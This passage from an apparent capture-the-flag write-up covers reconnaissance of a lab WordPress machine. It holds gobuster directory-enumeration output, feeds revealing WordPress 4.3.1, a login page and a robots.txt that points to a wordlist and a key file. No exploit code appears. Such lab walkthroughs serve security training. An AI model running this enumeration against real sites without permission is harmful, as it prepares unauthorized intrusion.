/rdf                  (Status: 301) [Size: 0] [--> http://10.10.143.140/feed/rdf/]
/readme               (Status: 200) [Size: 64]
/render/https://www.google.com (Status: 301) [Size: 0] [--> http://10.10.143.140/render/https:
/www.google.com]
```



```
/phpmyadmin               (Status: 403) [Size: 94]
/rdf                      (Status: 301) [Size: 0] [--> http://10.10.143.140/feed/rdf/]
/readme                   (Status: 200) [Size: 64]
/render/https://www.google.com (Status: 301) [Size: 0] [--> http://10.10.143.140/render/https:
/www.google.com]
/robots                   (Status: 200) [Size: 41]
/robots.txt               (Status: 200) [Size: 41]
/rss                      (Status: 301) [Size: 0] [--> http://10.10.143.140/feed/]
/rss2                     (Status: 301) [Size: 0] [--> http://10.10.143.140/feed/]
/sitemap.xml              (Status: 200) [Size: 0]
/sitemap                  (Status: 200) [Size: 0]
/video                    (Status: 301) [Size: 235] [--> http://10.10.143.140/video/]
/wp-admin                 (Status: 301) [Size: 238] [--> http://10.10.143.140/wp-admin/]
/wp-content               (Status: 301) [Size: 240] [--> http://10.10.143.140/wp-content/]
/wp-cron                  (Status: 200) [Size: 0]
/wp-config                (Status: 200) [Size: 0]
/wp-includes              (Status: 301) [Size: 241] [--> http://10.10.143.140/wp-includes/]
/wp-links-opml            (Status: 200) [Size: 227]
/wp-load                  (Status: 200) [Size: 0]
/wp-login                 (Status: 200) [Size: 2613]
/wp-settings              (Status: 500) [Size: 0]
/wp-mail                  (Status: 500) [Size: 3064]
/wp-signup                (Status: 302) [Size: 0] [--> http://10.10.143.140/wp-login.php?action=re
gister]
/xmlrpc.php               (Status: 405) [Size: 42]
/xmlrpc                   (Status: 405) [Size: 42]
Progress: 4723 / 4724 (99.98%)
===============================================================
Finished
===============================================================
```

Used gobuster for directory fuzzing and found a lot of directories. Now let's start looking at these directories and see what we can find.

/0 first to see what we can find.



user's Blog!

Just another WordPress site

Search ...

Search for:

RECENT COMMENTS

ARCHIVES

CATEGORIES

No categories

META

Log in

Entries RSS

Comments RSS

WordPress.org


Nothing Found

It seems we can't find what you're looking for. Perhaps searching can help.

Search ...


Proudly powered by WordPress

we can see that it is running php which has a lot of vulnerabilities.



```
−<rss version="2.0">
  −<channel>
      <title>user's Blog!</title>
      <atom:link href="http://10.10.143.140/feed/" rel="self" type="application/rss+xml"/>
      <link>http://10.10.143.140</link>
      <description>Just another WordPress site</description>
      <lastBuildDate/>
      <language>en-US</language>
      <sy:updatePeriod>hourly</sy:updatePeriod>
      <sy:updateFrequency>1</sy:updateFrequency>
      <generator>http://wordpress.org/?v=4.3.1</generator>
   </channel>
 </rss>
```

got an xml file form /0 web page and it is mentioning the version of wordpress which is helpful and another possible directory which is the same as /o itself.



10.10.143.140/image/

Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

user's Blog!

Just another WordPress site

Search ...

RECENT COMMENTS

ARCHIVES

CATEGORIES

No categories

META

Log in


Entries RSS

← PREVIOUS IMAGE / NEXT IMAGE →

image

November 14, 2015 4903 × 2813 Leave a comment


/image doesn't gave anything interesting.



10.10.143.140/wp-login.php

ERROR: Invalid username. Lost your password?


in /wp-admin found this login page.



This XML file does not appear to have any style information associated with it. The d


```
-<rdf:RDF>
  -<channel rdf:about="http://10.10.143.140">
      <title>user's Blog!</title>
      <link>http://10.10.143.140</link>
      <description>Just another WordPress site</description>
      <dc:date/>
      <sy:updatePeriod>hourly</sy:updatePeriod>
      <sy:updateFrequency>1</sy:updateFrequency>
      <sy:updateBase>2000-01-01T12:00+00:00</sy:updateBase>
      <admin:generatorAgent rdf:resource="http://wordpress.org/?v=4.3.1"/>
    -<items>
        <rdf:Seq> </rdf:Seq>
      </items>
    </channel>
  </rdf:RDF>
```

getting this by visiting most of the web pages.



```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

got something in /robots and a possible file name "key-1-of-3.txt".




10.10.143.140/sitemap

```
XML Parsing Error: no root element found
Location: http://10.10.143.140/sitemap
Line Number 1, Column 1:
^
```

found this in /sitemap.


rest didn't find anything interesting.



10.10.143.140/key-1-of-3.txt

